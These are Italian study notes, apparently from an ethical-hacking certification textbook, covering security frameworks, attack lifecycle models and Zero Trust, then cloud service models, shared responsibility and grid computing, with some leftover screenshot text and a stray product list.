 quasardb testbox	quasardb	Recommended
 MongoDB 3.4 on Ubuntu	Jetware	Recommended
 Couchbase Enterprise Edition (Hourly Pricing)	Couchbase	Recommended
 quasardb node (License included)	quasardb	Recommended
 Azure Cosmos DB	Microsoft	Recommended
 Riak 2.0.1	Basho	Recommended
 MongoDB 3.2 on Ubuntu	Jetware	Recommended 
 Couchbase Enterprise Edition (BYOL)	Couchbase	Recommended
 quasardb node (Community Edition and BYOL)	quasardb	Recommended
 Couchbase Server Enterprise Container (BYOL)	Couchbase	Recommended
 Apache Solr on Centos - Auto Updates + Antivirus	Cognosys Inc.	Recommended
 Hardened Apache Solr on Centos 7.3	Cognosys Inc.	Recommended
 Crypteron	Crypteron	Recommended
 Redis 3.2 Secured Alpine Container with Antivirus	Cognosys Inc.	Backup and Recovery
 Redis 4.0 Secured Ubuntu Container with Antivirus	Cognosys Inc.	Recommended
 Azure Cosmos DB	Microsoft	Recommended
 Redis 4.0 Secured Alpine Container with Antivirus	Cognosys Inc.	Backup and Recovery

Esempio: **MongoDB** non ascolta di default sulla rete → configurabile solo per interfaccia locale. Sapere che un'app usa NoSQL **non basta** per accedere.

SQLite: database embedded.

Esempio: **Firefox** usa SQLite per segnalibri e impostazioni.

Anche molte app mobile usano SQLite → archivio file + funzioni di libreria.

Query → `SELECT` per leggere, `INSERT INTO` per scrivere.

NoSQL ≠ invulnerabile → previene SQL injection classico, ma l'attacco deve passare dall'applicazione.

Security Architecture

Non riguarda solo la rete (defense-in-depth), ma **parte dall'alto**:

- Obiettivi di business → progettazione sicurezza allineata.
 - **Analisi, design, pianificazione, implementazione.**
 - In passato isolata → ora sicurezza è funzione strategica → gestita anche dal **board of directors**.
-


Risk Management:

- **Rischio** = probabilità di perdita/danno sfruttando una vulnerabilità.
 - Diverse aziende hanno diverse **visioni del rischio**.
 - Serve identificazione + gestione → requisito per costruire l'architettura di sicurezza.
-

Framework:

- Esempio: **NIST Cybersecurity Framework** → 5 funzioni:
 1. **Identify**
 2. **Protect**
 3. **Detect**
 4. **Respond**
 5. **Recover**

Ciclo continuo (**Figura 14.9** mostra le funzioni come anello).



Security control: firewall, IDS, porte fisiche, serrature, dissuasori.

Identify: identifica rischi, asset, policy.

Funzione Protect

Non si può eseguire la funzione Protect senza aver identificato tutti gli asset aziendali e la loro importanza. Protect non significa solo controlli per tenere lontani gli attaccanti, ma proteggere gli asset nel loro complesso:

- mantenere aggiornati software e appliance,
- avere piani per mantenere aggiornati gli asset,
- gestire identity and access management per consentire l'accesso solo agli utenti autorizzati,
- includere asset fisici come edifici o aree aziendali.

Non ci si aspetta che la protezione sia perfetta. Non è possibile bloccare del tutto gli avversari rimanendo operativi. Per questo servono capacità di detection, non solo per identificare anomalie ed eventi, ma per comprenderne l'impatto. Questo si collega alla funzione Identify, che classifica e prioritizza gli asset per valutarne l'impatto in caso di evento.

Funzione Detect e Respond

Dopo la rilevazione:

- Se l'impatto è nullo o minimo, si registra l'evento.
- Se c'è un rischio potenziale, diventa incidente e si attiva la funzione Respond, che isola e mitiga l'incidente.

La funzione Respond richiede preparazione: piani pronti per le contingenze e comunicazione con stakeholder interni e, se necessario, forze dell'ordine o enti esterni.

Funzione Recover

Serve a ripristinare le operazioni normali, prevenendo incidenti simili in futuro. Include:

- review post-azione,
- lezioni apprese da implementare per migliorare le pratiche aziendali.

Le cinque funzioni sono rappresentate in cerchio per mostrare i **feedback loop**.

Supporto NIST

NIST aiuta con la **Special Publication 800-53**, un catalogo di controlli di sicurezza da implementare per architetture di sicurezza. Può essere usato anche da organizzazioni non governative per proteggere il business.

ISO 27001

Offre un altro approccio:

- **Plan, Do, Check, Act**
 - L'ultimo, Act, gestisce le azioni preventive o correttive post-audit.
-

Attack Lifecycle


Modello sviluppato da **Mandiant**, utile per:

- guidare incident response,
- comprendere i passi degli avversari,
- valutare severità degli eventi.

Figura 14.10: Attack lifecycle:

- 1 Initial recon
- 2 Initial compromise
- 3 Establish foothold
- 4 Escalate privileges
- 5 Internal recon
- 6 Move laterally
- 7 Maintain persistence
- 8 Complete mission

Serve a implementare controlli per ogni fase.



Lockheed Martin Cyber Kill Chain


Altro modello che descrive i passi degli attaccanti:

- 1 Reconnaissance: raccolta email target.
- 2 Weaponization: creazione del payload (es. backdoor).
- 3 Delivery: invio payload (email, sito, USB).
- 4 Exploitation: sfrutta vulnerabilità.
- 5 Installation: installa malware.
- 6 Command and Control (C2): controlla il sistema.
- 7 Actions on Objectives: obiettivi completati.

Zero-Trust Model

Spinto dal COVID:

- Tradizionalmente, il perimetro era definito da ingressi/uscite protetti da firewall.
- Con lavoro da casa e cloud (Office 365, G Suite, SAP), i dati non sono più confinati fisicamente.
- **Figura 14.11:** Mostra utenti che si connettono da casa a provider cloud.



Il modello Zero-Trust (NIST 800-207) stabilisce che **location ≠ trust**:

- Accessi basati su **autenticazione**, non posizione.
- Dispositivi possono autenticarsi via certificati.
- Ogni accesso deve essere autenticato.

Richiede:

- **IAM (Identity and Access Management)** robusto,
- **MFA (Multi-Factor Authentication)** con token fisici (es. YubiKey) o OTP.

MFA non è perfetto:

- Attacchi con spam di richieste push per forzare l'approvazione,
- Attacchi su SMS OTP.

Il monitoraggio si sposta:

- Prima facile dentro rete aziendale,
- Ora difficile con reti domestiche,

- Necessari **EDR (Endpoint Detection and Response)**,
 - EDR non garantisce protezione di tutte le comunicazioni,
 - Possono servire controlli aggiuntivi per rilevare comunicazioni verso sistemi di comando e controllo malevoli.
-

La gestione degli endpoint cambia:

- Update e monitoraggio passano da on-premise a pubblico,
 - Necessario integrare il **Zero-Trust** per proteggere anche su reti non aziendali.
-

Summary

- **Data classification** fondamentale per prioritizzare dati e applicare modelli (es. Biba per integrità, Bell-LaPadula per confidenzialità).
- Applicazioni usano **multitier architecture** (Presentation, Application, Business, Data Access).
- Architetture moderne usano **SOA** e **microservices** con container (Docker, Kubernetes) anche in cloud.
- Cloud introduce **serverless functions** e infrastrutture elastiche.
- Dati possono essere temporanei o persistenti (SQL o NoSQL JSON/Key-Value).
- **Security architecture** guida l'implementazione della sicurezza a livello organizzativo.
- NIST raccomanda le 5 funzioni:
 - 1 Identify
 - 2 Protect
 - 3 Detect
 - 4 Respond
 - 5 Recover
- ISO 27001 propone Plan, Do, Check, Act.
- **Attack lifecycle e kill chain** aiutano a gestire le fasi di un attacco.
- **Zero Trust** richiede MFA e autenticazioni forti su tutti gli accessi.

Capitolo 15 – Cloud Computing e Internet of Things

Argomenti CEH trattati:

- Minacce e attacchi al cloud computing
- Cloud computing
- Modelli di deployment del cloud
- Internet of Things (IoT)

Oggi è difficile trovare aziende che non usino in qualche forma servizi cloud. Può trattarsi di un semplice utilizzo del cloud per la posta elettronica, o del deployment di applicazioni web in ambienti cloud con design **cloud-native**. Poiché l'infrastruttura si sposta verso i provider cloud, anche gli attacchi si spostano lì.

I provider cloud offrono funzionalità di sviluppo applicativo che normalmente richiederebbero alti costi infrastrutturali e competenze elevate.

Il **cloud computing** permette alle aziende di esternalizzare velocemente i propri bisogni IT, alzando infrastrutture senza costi generali, aprendo opportunità anche alle piccole aziende con sistemi equivalenti a quelli delle grandi aziende. Per questo è essenziale comprendere **tipologie di servizi cloud** disponibili e i loro utilizzi.

I provider cloud supportano anche dispositivi embedded abilitati in rete orientati al consumatore, conosciuti come **Internet of Things (IoT)**. Consumatori e aziende hanno spesso molti di questi dispositivi nelle reti, che se compromessi possono diventare botnet. Molti comunicano con provider cloud, creando potenziali vettori d'attacco. Un ethical hacker deve comprenderli, sapere come comunicano e i sistemi operativi sottostanti.

Panoramica sul Cloud Computing

Il **cloud computing** è una forma di **outsourcing** in evoluzione dagli anni '60, quando si esternalizzava a service bureau che possedevano mainframe multimilionari, grandi come stanze intere.

Figura 15.1: mostra parte di un **IBM System/360**.



Aziende con capacità computazionale eccedente hanno iniziato a vendere risorse ad altre, come i service bureau dell'epoca, ma ora con costi drasticamente ridotti, accessibili anche a singoli individui, cosa prima impossibile.

Oggi:

- Computer a basso costo e spazio per collocarli.
- Negli anni '60 non esistevano reti: scambio dati via nastri magnetici e modem.
- Negli anni '80, ad esempio, un service bureau gestiva mailing list su **nine-track magnetic tapes** per stampare etichette di cataloghi, più semplice che acquistare hardware per gestire milioni di indirizzi.

Figura 15.2: mostra un **nastro magnetico a nove tracce**.



Cosa definisce un servizio cloud?

Caratteristiche comuni dei servizi cloud:

- **Accesso via web** usando protocolli standard (HTTP) e linguaggi di presentazione (HTML), accessibili ovunque tramite browser.
- **Rapidità e agilità** nel delivery: puoi richiedere un server o servizio che viene creato quasi istantaneamente, evitando tempi lunghi di provisioning.
- **Accesso granulare**: non sempre serve un intero server, a volte basta spazio di archiviazione o accesso a un'applicazione.

Multitenancy

I provider cloud usano il **multitenancy**: ogni server fisico ospita più sistemi o applicazioni virtuali, come un palazzo con più appartamenti indipendenti ma con spazi comuni (es. interfacce di gestione).

Il multitenancy:

- Riduce drasticamente i costi,
- Permette economie di scala,
- Rende possibile l'attività dei provider cloud.

Senza multitenancy, servirebbe un server per ogni servizio per ogni cliente, rendendo il modello insostenibile.

Vantaggi del Cloud

Oltre a:

- riduzione dei costi,
- eliminazione di esigenze di spazio, aria condizionata e potenza elettrica,

il cloud offre:

- **uptime di livello mondiale**, difficile da replicare internamente.

In passato si puntava a **five 9s reliability (99.999%)**, pari a 5 minuti di downtime annuale, difficile da garantire per la maggior parte delle aziende.

Disponibilità

- **99.99% (four 9s)**: 52 minuti di downtime annuo.
- **99.9% (three 9s)**: 8 ore di downtime annuo.

Molte aziende possono tollerare tali livelli di downtime, ma garantire alta disponibilità internamente è costoso.

I provider cloud:

- operano nel business della disponibilità,
- devono garantire accesso continuo per i clienti,
- investono in **fault tolerance e alta disponibilità**, includendo alimentazione, rete e infrastruttura computing,
- creano ridondanza e resilienza a tutti i livelli, dall'hardware alle applicazioni.

Dire "nel cloud" non è specifico per vari motivi:

- Non esiste un vero "cloud"; significa usare un **provider di servizi**.

- Non chiarisce l'obiettivo per cui usi il provider.
 - Usare risorse computazionali ha diverse **categorie**, che definiscono meglio le risorse che stai utilizzando.
-

Infrastructure as a Service (IaaS)

IaaS significa acquisire **sistemi virtuali**:

- Accesso a dispositivi virtuali con specifiche hardware definite in fase di provisioning.
- **Figura 15.3** mostra la selezione di specifiche hardware per VM in **AWS**.
- Selezioni prima il sistema operativo, poi l'hardware.
- Il provider fornisce un'installazione base ben hardenizzata (servizi non necessari rimossi).
- Disponi di un account utente iniziale per accedere.

Massimo controllo sul sistema, ma:

- Devi installare le applicazioni,
 - Configurare il sistema secondo le tue esigenze.
-

Platform as a Service (PaaS)

Per lo **sviluppo web** serve un **application stack**:

- Sistema operativo,
- Web server,
- Application server (es. **JBoss**, **Tomcat**, per applicazioni Java).

L'application server gestisce:

- le componenti necessarie per eseguire l'applicazione,
- i processi sottostanti per applicazioni web,
- l'esposizione dei listener di rete per ricevere richieste,
- il processamento delle richieste prima di passarle al codice applicativo.

Con **PaaS**:

Ti occupi solo della **tua applicazione**.

Il provider gestisce OS, applicazione base, configurazioni.

Figura 15.4 mostra la selezione di un server .NET in **Microsoft Azure**:

- Puoi distribuire applicazioni C# o Visual Basic.
- Selezioni la dimensione hardware virtuale.

- Azure fornisce un sistema preconfigurato con .NET, creando una web app.
- Non devi preoccuparti dell'installazione/configurazione del server applicativo.

 Ideale per sviluppatori che non vogliono gestire configurazioni OS/server.

Basics Deployment Networking Monitoring Tags Review + create

App Service Web Apps lets you quickly build, deploy, and scale enterprise-grade web, mobile, and API apps running on any platform. Meet rigorous performance, scalability, security and compliance requirements while using a fully managed platform to perform infrastructure maintenance. [Learn more](#)

Project Details

Select a subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription * ⓘ Pay-As-You-Go

Resource Group * ⓘ (New) WubbleApp [Create new](#)

Instance Details

Need a database? [Try the new Web + Database experience.](#)

Name * Web App name. .azurewebsites.net

Publish * Code Docker Container Static Web App

Runtime stack * .NET 7 (STS)

Operating System * Linux Windows

Region * East US

Not finding your App Service Plan? Try a different region or select your App Service Environment.


Software as a Service (SaaS)

Molto comune, usato regolarmente:

- Esempio: **CRM (Customer Relationship Management)**.
- **Salesforce** è il CRM dominante.
- Accesso via interfaccia web.
- Salesforce gestisce hardware e software, tu gestisci solo i **dati**.

Molte applicazioni web SaaS presentano software via interfaccia web per semplificare l'utilizzo:

- **Lucidchart** (Figura 15.5) per creare diagrammi, alternativa a OmniGraffle o Visio.
- Permette account gratuiti con funzionalità limitate ma complete per singoli diagrammi.



Rischi SaaS

- Fornisci **molti dati al provider** (incluse credenziali).
- Se il provider viene compromesso, i tuoi dati sono a rischio.
- Alcuni provider usano autenticazione di terze parti (Google, Facebook):
 - Se compromessa, accesso agli account SaaS degli utenti.
 - Alcuni provider consentono anche la creazione di account interni.

Se il provider non implementa meccanismi di autenticazione robusti, gli account possono essere compromessi.

Storage as a Solution (SaaS)

Esempi:

- **Google Drive, Microsoft OneDrive, Apple iCloud.**

 Accesso allo storage via web o tramite app locale per integrarlo nel file system.

Figura 15.6 mostra l'app **OneDrive** su macOS:

- Permette di lavorare sugli stessi file da più dispositivi facilmente.



OneDrive — WasHere Consultin...



✓ Your files are synced

- Preferences
- Send Feedback
- Get Help
- Pause Syncing ▾
- Quit OneDrive



Open Folder



View Online



Recycle Bin

Blob Storage

Non solo storage classico:

- Aziende possono voler archiviare dati **strutturati** (database),
- Ma anche **dati non strutturati** via **blob storage** (AWS, Microsoft).

Blob storage consente di archiviare:

- Log,
- File serviti via web,
- Immagini, video, audio per streaming,
- Backup dati.

Su AWS, chiamati **S3 buckets**.

Figura 15.7 mostra la configurazione di un S3 bucket:

- Di default, accesso pubblico **bloccato**.
- Puoi abilitare accesso pubblico, ma dovrà monitorare i file esposti.

Attenzione: qualsiasi dato messo in un bucket pubblico è accessibile a chiunque trovi il bucket.

Create bucket [Info](#)

Buckets are containers for data stored in S3. [Learn more](#) 

General configuration

Bucket name

MyWubbleBucket

Bucket name must be globally unique and must not contain spaces or uppercase letters. [See rules for bucket naming](#) 

AWS Region

US West (Oregon) us-west-2



Copy settings from existing bucket - *optional*

Only the bucket settings in the following configuration are copied.

[Choose bucket](#)

Object Ownership [Info](#)

Control ownership of objects written to this bucket from other AWS accounts and the use of access control lists (ACLs). Object ownership determines who can specify access to objects.

ACLs disabled (recommended)

All objects in this bucket are owned by this account. Access to this bucket and its objects is specified using only policies.

ACLs enabled

Objects in this bucket can be owned by other AWS accounts. Access to this bucket and its objects can be specified using ACLs.

Object Ownership

Bucket owner preferred

If new objects written to this bucket specify the bucket-owner-full-control canned ACL, they are owned by the bucket owner. Otherwise, they are owned by the object writer.

Shared Responsibility Model

A differenza dell'on-premise, dove gestisci tutto (alimentazione, spazio, HVAC, sicurezza fisica, OS, dati, applicazioni), nel cloud la responsabilità varia in base al servizio scelto.

Il provider gestisce sempre:

- Infrastruttura fisica (alimentazione, HVAC),
- Sicurezza fisica (data center, accessi limitati).

Con IaaS:

- Il cliente gestisce OS:

- Configurazione e manutenzione,
- Applicazioni installate,
- Controlli di rete per proteggere i server,
- IAM (Identity and Access Management) per gestire utenti, ruoli, accessi.

Può integrare **Active Directory** per gestire ruoli e utenti.

Con PaaS:

Il provider gestisce OS e application server:

- Aggiornamenti OS,
- Account di manutenzione sul sistema,
- Aggiornamenti applicativi (es. .NET server su Windows, Java app server).

Il cliente gestisce la propria applicazione e i controlli di rete necessari per proteggere il server.

Con SaaS:

Il cliente gestisce solo i dati:


- Nessun bisogno di manutenzione del sistema,
- Nessuna gestione applicativa,
- Eventuale gestione utenti per provisioning e permessi.

In contesti enterprise, l'amministrazione si limita a provisioning e permessi utente, senza necessità di gestire un'infrastruttura IAM interna.

Federation Services:

- Permettono di usare l'infrastruttura IAM interna per l'autenticazione su servizi cloud.
- Consentono un **repository unico di autenticazione** utilizzabile da più applicazioni.

Figura 15.8: mostra una rete enterprise con **Active Directory**, dove utenti usano lo stesso account per servizi interni ed esterni.



Active Directory Federation

Nella pratica significa che entità esterne devono avere un modo per accedere all'azienda per eseguire l'autenticazione in tempo reale, oppure un modo per sincronizzare i dettagli di autenticazione tra l'istanza di Active Directory interna e un repository esterno.

Con **Microsoft Azure**, puoi creare un'istanza **Azure Active Directory** per autenticare i servizi cloud e federarla con l'Active Directory interno, replicando account, cambi password e ruoli in entrambe le istanze (con possibili ritardi in base all'accordo di federazione).

Public vs Private Cloud

I provider trattati finora sono **public cloud** perché accessibili da chiunque, ovunque. Le restrizioni dipendono solo dall'architettura e rete dell'applicazione ospitata.

Non è l'unico tipo di cloud: **non devi esternalizzare tutto** per usare servizi cloud.

Le caratteristiche essenziali del cloud:

- On-demand,
 - Self-service,
 - Accesso tramite **management portal via HTTPS**.
-

Multitenancy:

- Risorse condivise tra tenant grazie a sistemi più potenti di quanto un'istanza richieda.
- Permette istanze multiple (VM o container) sullo stesso sistema fisico.
- Nei **public cloud**, i tenant possono essere aziende o individui diversi, senza garanzie su come i servizi vengono provisionati.

Private Cloud:

- Stesse funzionalità (on-demand, self-service, multitenant).
- Multitenancy interno: divisioni aziendali sullo stesso server.
- Automazione, template per provisioning rapido, gestione via codice.

OpenStack è comunemente usato per private cloud, offrendo:

- Storage management,
 - Web portal,
 - Compute/container services,
 - Networking/load balancing,
 - Controllo degli accessi tramite rete e livelli utente.
-

Grid Computing

Nonostante la potenza dei moderni processori, alcuni problemi richiedono più potenza di calcolo di quella disponibile in tempi ragionevoli.

Si aggiungono **più processori**:

- Processori multi-core su un chip.
- Sistemi con più processori fisici.

Era l'approccio dei **supercomputer**, usati in passato solo da enti specifici.

Grid computing consente di:

- Aumentare la potenza computazionale distribuendo il carico,
- Affrontare problemi in parallelo.

Esempio: cucinare cena da soli è lineare; con più persone in cucina, attività parallele accelerano il processo.

Con più processori, serve suddividere le attività per lavorare in parallelo, con sfide di coordinazione e comunicazione tra processori che condividono dati.

Si può anche dividere **molti casi dello stesso problema** tra sistemi diversi, che comunicano con un controller per aggiornare lo stato e ricevere nuovi workload.

Richiede networking e comunicazione tra i sistemi, creando **servizi in ascolto**, e dal punto di vista delle vulnerabilità, questi servizi sono potenziali punti d'attacco.

Progetti storici:

- **distributed.net**: anni '90, per sfide crittografiche RSA Lab.

- **SETI@home:** ricerca vita extraterrestre analizzando segnali radio.
- **Folding@home:** simula proteine per scoprire trattamenti a malattie.

Questi progetti usano **CPU scavenging**: utilizzano cicli CPU inutilizzati su computer degli utenti per processare dati.

Esempio log Folding@home su Linux:

```
pgsql
Copy code
FAHClient 433209 root 7u IPv4 19284889 0t0 TCP *:7396 (LISTEN)
FAHClient 433209 root 8u IPv4 19284890 0t0 TCP *:36330 (LISTEN)
```

Figura 15.9: mostra un semplice setup di grid computing:

- Controller gestisce i client.
